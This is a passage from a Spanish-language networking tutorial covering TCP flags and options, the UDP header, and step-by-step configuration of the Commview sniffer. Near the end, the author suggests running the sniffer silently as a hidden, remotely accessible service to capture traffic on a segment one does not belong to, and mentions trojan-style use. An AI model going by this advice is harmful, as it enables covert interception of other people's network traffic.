6	CWR	***Congestion Window Reduction***, se utiliza junto con lo anterior para controlar el tráfico y ofrecer una mejor calidad en la conexión
5	URG.	***Urgent Pointer*** - Cuando se encuentra a 1 indica que el campo puntero de datos urgentes se encuentra activo. En caso contrario puede ser ignorado.
4	ACK	***Acknowledgement***- Cuando se encuentra a 1 indica que el segmento sirve como asentimiento de otro segmento cuyo numero de secuencia se encuentra en Nº respuesta. TCP utiliza el asentimiento múltiple y Nº Respuesta) no indica el ultimo segmento asentido, sino el siguiente segmento que se espera recibir
3	PSH	***Push***- Solicita la entrega inmediata de los datos al usuario de nivel superior. Cuando se recibe un segmento con el flag PSH activo, se empujan todos los datos que se tengan acumulados al nivel superior.
2	RST	***Reset***- Si se encuentra a uno indica un reseteo de la conexión. Las causas podrán ser la caída de un host o que se han recibido mensajes SYN duplicados o que exceden el time-out.
1	SYN	***Synchronize***- Es el flag de establecimiento de la conexión. Mediante la combinación de los bits SYN y ACK se formaran los mensajes Connection.REQUEST (SYN=1,ACK=0) y Connection.CONFIRM (SYN=1,ACK=1) del protocolo.
0	FIN	Indica la liberación ordenada de la conexión (**FIN**al)

Tabla Resumen de las opciones del Segmento TCP

Opción / Valor Hex.	Longitud (Hex)	Datos de opción	Descripción
00	No disponible	Nada	End option list
01	No disponible	Nada	No operation
02	04	2 bytes	Maximum Segment Size (MSS)
03	03	1 byte (00 ó 01)	Window Scale Option
04	02	Nada	SACK Permitted
05	04 a .....?	4 bytes a ....?	Selective SACK
06	06	4 bytes	TCP Echo. (obsoleta)
07	06	4 bytes	TCP Reply (obsoleta)
08	0A	8 bytes	Round Trip Time Measurement (RTTM)
09	02	Nada	Partial Order in connection Permitted
0A	03	1 bytes (80 ó 40)	Partial Order Service Profile
0B	06	4 bytes	Conection Count CC
0C	06	4 Bytes	Conection Count CC New
0D	06	4 Bytes	Conection Count CC Echo
0E	03	1 byte (00, 01, 02 ó 03)	Alternate Checksum Request.
0F	08	2 bytes a ....?	Alternate Checksum Data

Tabla Resumen del Datagrama UDP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
Puerto Origen	2	1 y 2	05 2D	Se trata de **un puerto/socket dinámico** que abre el emisor para recibir los datos que envíe el receptor.
Puerto Destino	2	3 y 4	00 35	Es el **puerto por el que el receptor escucha** y espera una comunicación
Longitud de la cabecera	2	5 y 6	00 34	Longitud de todo el datagrama UDP, incluyendo los 8 bytes de cabecera, el resto serán los datos transportados
Checksum	2	7 y 8	5C 4D	Pues como siempre un **método para comprobar la integridad,** en este caso del datagrama
Datos	Variable	Variable	Varios....	**Datos encapsulados dentro UDP** que serán interpretados por protocolos de capa superior, en nuestro caso son 44 bytes de datos que serán interpretados por el protocolo superior DNS

Apéndice B. Configuración del Esnifer

Vamos a instalar, configurar y preparar el esnifer para realizar cualquiera de las prácticas desarrolladas anteriormente y alguna otra que se nos ocurra....

El esnifer que usé en todo momento ha sido ***Commview*** en su última versión que es la 4.1, bueno comencé con la 4.0 pero hoy en día existe la 4.1, el lugar de descarga es:

http://www.tamofiles.com/cv4.zip

No es *freeware*, la versión demo es totalmente operativa incluyendo la generación de paquetes, pero si no "compráis" la versión Full, sólo capturaréis la mitad del tráfico, realmente capturará un paquete sí y otro no, si bien no será ningún problema operar con la versión *trial*, mejor que utilicemos la buena.

Este esnifer corre en plataformas Windows, precisa de las librerías ***WinpCap*** (incluidas en el paquete) y puede operar tanto con tarjetas de red como con modems.

¿Y los linuxeros?

R: Bueno, pues éste no os servirá, pero lo que sí os servirá es la técnica y las explicaciones, podéis usar cualquier otro que tengáis a mano

Ya, ya, pero y la generación de paquetes... ¿Cómo lo haremos lo de Linux?

R: No os preocupéis, en otro de los apéndices usaremos un generador de paquetes que funciona en ambos Sistemas, no obstante, a los usuarios de plataformas *Unix-Lik*e, os recomiendo que os leáis esta parte para que luego se pueda aplicar con el siguiente generador.

La instalación del esnifer en Windows es simple, lo de siempre... siguiente, siguiente, siguiente...bueno no os olvidéis de elegir **ESPAÑOL como idioma preferido**, este es uno de los motivos por los que me decidí por explicar éste y no otros...

Al finalizar la misma os preguntará si deseáis instalar un ***controlador de "discado***", si no lo instaláis lo podréis hacerlo más adelante.

¿Qué es y para qué sirve el *controlador de discado*?

R: Es el *driver* que utilizará el esnifer para sus capturas mediante un módem, es decir si no dispones de tarjeta de red y/o deseas utilizar un módem telefónico tendrás que instalar éste controlador. Si tienes tarjeta de red o no usas módem telefónico no lo instales.

Nota: Para muchas prácticas de este texto es necesario que dispongas de al menos dos equipos, si no es así, podrás hacerlas pero posiblemente no puedas "*comprobar*" los resultados.

Commview es un EXCELENTE esnifer, soporta numerosas topologías y tarjetas de red diferentes y en cuanto a protocolos que puede analizar....

ARP, BCAST, BGP, BMP, CDP, DAYTIME, DDNS, DHCP, DIAG, DNS, EIGRP, FTP, G.723, GRE, H.225, H.261, H.263, H.323, HTTP, HTTPS, ICMP, ICQ, IGMP, IGRP, IPsec, IPv4, IPv6, IPX, HSRP, NCP, NDS, NetBIOS, NFS, NLSP, NTP, OSPF, POP3, PPP, PPPoE, RARP, RADIUS, RDP, RIP, RIPX, RMCP, RPC, RSVP, RTP, RTCP, RTSP, SAP, SER, SMB, SMTP, SNA, SNMP, SNTP, SOCKS, SPX, TCP, TELNET, TFTP, TIME, UDP, VTP, WAP, WDOG, 802.1Q, 802.1X


Puedes usarlo con Tarjetas Ethernet y Wireless, es multilenguaje, puedes configurar alarmas (una opción que anda a medio camino entre un esnifer y un IDS) puedes enviar paquetes TCP, UDP e ICMP, dispone de reglas de captura, filtros, etc.

En mi opinión es uno de los mejores que he visto, por su sencillez pero sobre todo por su fácil comprensión y detalle de las capturas.

Otra característica que tiene ***Commview*** MUY INTERESANTE es la posibilidad de conectarse remotamente al esnifer, vamos que sería como disponer de un esnifado remoto...


Una vez instalado, encintrarás un icono en el escritorio para que lo puedas lanzar en cualquier momento.

Y al iniciar verás esta pantalla:




Lo primero que haremos es acceder al ***Menú de Preferencias*** por si nos olvidamos de seleccionar el Lenguaje y/o de instalar el controlador de discado al principio.


No te preocupes por ***Fuentes, Alias y opciones...*** ya lo veremos...



Alguna curiosidad... accede al ***Menú de Herramientas y selecciona Identificar el fabricante*** ....



Luego escribe al menos los tres primeros bytes de tu tarjeta de red, de la MAC de tu tarjeta de red... y pulsa Buscar...



Cómo!!! ¿Qué no sabes cual es tu MAC? Venga ya!!!


R: Bueno, para los despistadillos....


Abre una shell y escribe C:\> Ipconfig /all

Espero que veas BIEN lo que rodea el circulito amarillo... ESO ES LA MAC.

Puede que la tuya no exista en la base de datos de ***Commview***, no sería raro, pero HAY MUCHAS....

Si queremos disponer de un listado de puertos que usan aplicaciones comunes, puedes probar en ***Ver-Información de referencia de Puertos***





Ahora veamos las partes principales...

Barra de Menus

Barra de Herramientas


En ella podremos iniciar la captura (el icono más a la izquierda), pararla (el siguiente), abrir, guardar, borrar los paquetes, ver estadísticas, buscar un paquete concreto, acceder a un paquete determinado y seleccionar el adaptador de red o de discado que tengamos instalado

Sección de Fichas

Esta es una zona importante de ***Commview***, la usaremos frecuentemente ya lo verás...

La ficha de estadísticas IP mostrará un resumen de las direcciones IP y número de paquetes, puertos, etc..

Lo mejor es que veas un ejemplo... Inicia la captura del esnifer y navega por unas cuantas páginas web....




IP Local	IP Remota	Entrada	Salida	Dirección	Sesiones	Puertos	Nombre de Host	Bytes
172.28.0.25	195.235.113.3	28	32	Salida	0	53	dns.terra.es	10.097
172.28.0.25	216.239.53.99	5	8	Salida	1	80,137		1.566
172.28.0.25	216.239.57.99	6	10	Salida	1	80,137		3.197
172.28.0.25	217.174.193.62	44	43	Salida	3	80	sp18.amenworld.com	31.374
172.28.0.25	209.234.217.205	5	7	Salida	1	80	209-234-217-205.gen.twtelecom.net	2.215
172.28.0.25	62.39.122.16	54	56	Salida	3	80	th06.opsion.fr	65.759
172.28.0.25	195.235.96.90	1	12	Salida	0	53	tpdns2.terra.es	1.171
172.28.0.25	62.39.122.20	16	16	Salida	3	80	th10.opsion.fr	11.528
172.28.0.25	212.113.31.55	1	2	Salida	1	80	multi1.rmuk.co.uk	178
172.28.0.25	216.109.118.67	5	5	Salida	1	80	p4.www.dcn.yahoo.com	1.214
172.28.0.25	216.109.127.60	21	20	Salida	1	80	login1.login.vip.dcn.yahoo.com	27.008
172.28.0.25	195.53.49.51	9	13	Salida	2	80	a195-53-49-51.deploy.akamaitechnologies...	2.557
172.28.0.25	80.69.64.58	45	60	Salida	8	80	urelio.sxonic.net	30.076
172.28.0.25	212.72.38.71	6	4	Entrada	0	2351	m1.nedstatbasic.net	3.294

Hay paquetes de entrada, de salida...

Lo que no verás en esta ficha son los paquetes en sí mismos, eso quedará para otras fichas...

Cuando pulses el ***botón derecho del ratón*** sobre cualquiera de esos paquetes podrás usar otras opciones...




Yo no te voy a explicar todas y cada unas de las opciones, fichas, menús, etc.. eso queda para tu propia investigación y si no consigues entenderlo siempre me tendrás por el Foro, bueno a mi y a todos los que andamos por allí asiduamente.

Yo **me limitaré a explicar lo MINIMO IMPRESCINDIBLE** para que puedas seguir las prácticas.

De esto último usaremos en su debido momento, Borrar estadísticas IP y Crear Alias, eso nos simplificará las cosas, que a veces nos perdemos entre tanta información....

La Ficha de Paquetes, mostrará con detalle los paquetes de cada entrada... otro ejemplo....



ALTOOOO!!! PARA!!!!!

A mi me salen cosas... pero no exactamente como a ti....

Claro, en lo que se refiere al "*aspecto*" las zonas de pantalla te saldrán de otra manera... eso es porque yo las definí de este modo (es el que me gusta) pero tu puedes elegir otro cualquiera o éste mismo, para hacerlo observa este grupo de iconos que tendrás en tu pantalla:

Si pulsas en ellos tu pantalla cambiará la distribución... elige la que más te guste....

El óvalo rojo representa el **análisis del paquete**

El círculo verde los **paquetes entrantes**, salientes o pasantes

El circulo azul corresponde con **el volcado del paquete en hexadecimal**

Es decir, según tengo configurada la presentación de la ficha de paquetes en mi caso:

La zona Izquierda se corresponde con el **Análisis del Protocolo o de los paquetes**


La zona derecha superior es la zona de **tráfico de paquetes entrantes-salientes-pasantes**

La zona derecha inferior es el área de **volcado en hexadecimal**


Otro cambio importante que habrás notado está en la zona de tráfico de paquetes...

Los colores y la nomenclatura de los mismos seguro que tampoco es igual, eso se debe a que en *"mis ejemplos"* utilicé ***Alias*** y Cambié la preferencia de los *colorines*....

Para Cambiar todo eso... ***Menú de Preferencias-Opciones***




Y luego aparecerá esto:




Prueba a verificar o desmarcar las diferentes casillas de cada pestaña de la pantalla de opciones, seguro que tú mismo vas aprendiendo lo que hacen cada una de ellas, además están en español por lo que tendrás menos problemas de entendimiento del programa.

Pero a lo que vamos, al grano, para cambiar el color de los paquetes.... Pestaña de colores y elige los que más rabia te den o los mismos que los míos (***Rojos los de entrada, verdes lo de salida y negros los pasantes***), los otros al gusto...



Ya que estamos con la pantalla de opciones, vamos configurar otras cuantas...


Pincha en la ***pestaña de Decodificando***



Y verifica esas tres casillas o al menos la primera y la segunda, de ese modo cada vez que selecciones un paquete del esnifer se abrirá automáticamente la zona de la izquierda que corresponde con el análisis del protocolo y no tendrás que abrirla cada vez que quieras ver algo con más detalle...

En la ***Pestaña de utilización de Memoria*** también es interesante que mires lo que hay no vaya a ser que el esnifer te coma los recursos de tu PC y te provoques un auto-DoS

Indica los valores más o menos así



Vale hay mas... te aconsejo que eches un vistazo a ***Miscelánea*** y veas que se puede ***ocultar en el icono de la barra de tareas, arrancarlo como servicio, etc***.. opciones interesantes si se lo quieres instalar a un equipo concreto para que corra "*silenciosamente*" y si además lo configuras para que te puedas conectar remotamente pues ya me dirás.... ya tienes un bonito esnifer para correr en un equipo remoto y esnifar el tráfico de un segmento al que no perteneces

Hombre, ***Commview*** es "*muy pesado*" y deja muchos rastros para usarlo como troyano... espera a ver como se desarrollan los hilos del foro y te enseñaré a hacer esto mismo con un programita que no necesita instalación alguna y que ocupa muy pocos bytes.

Para ir terminando de configurar el esnifer, vamos a crear ***Alias de direcciones Físicas y/o Alias de direcciones Lógicas.***

¿Qué no recuerdas qué es una dirección física y una dirección lógica? TE MATO

R:

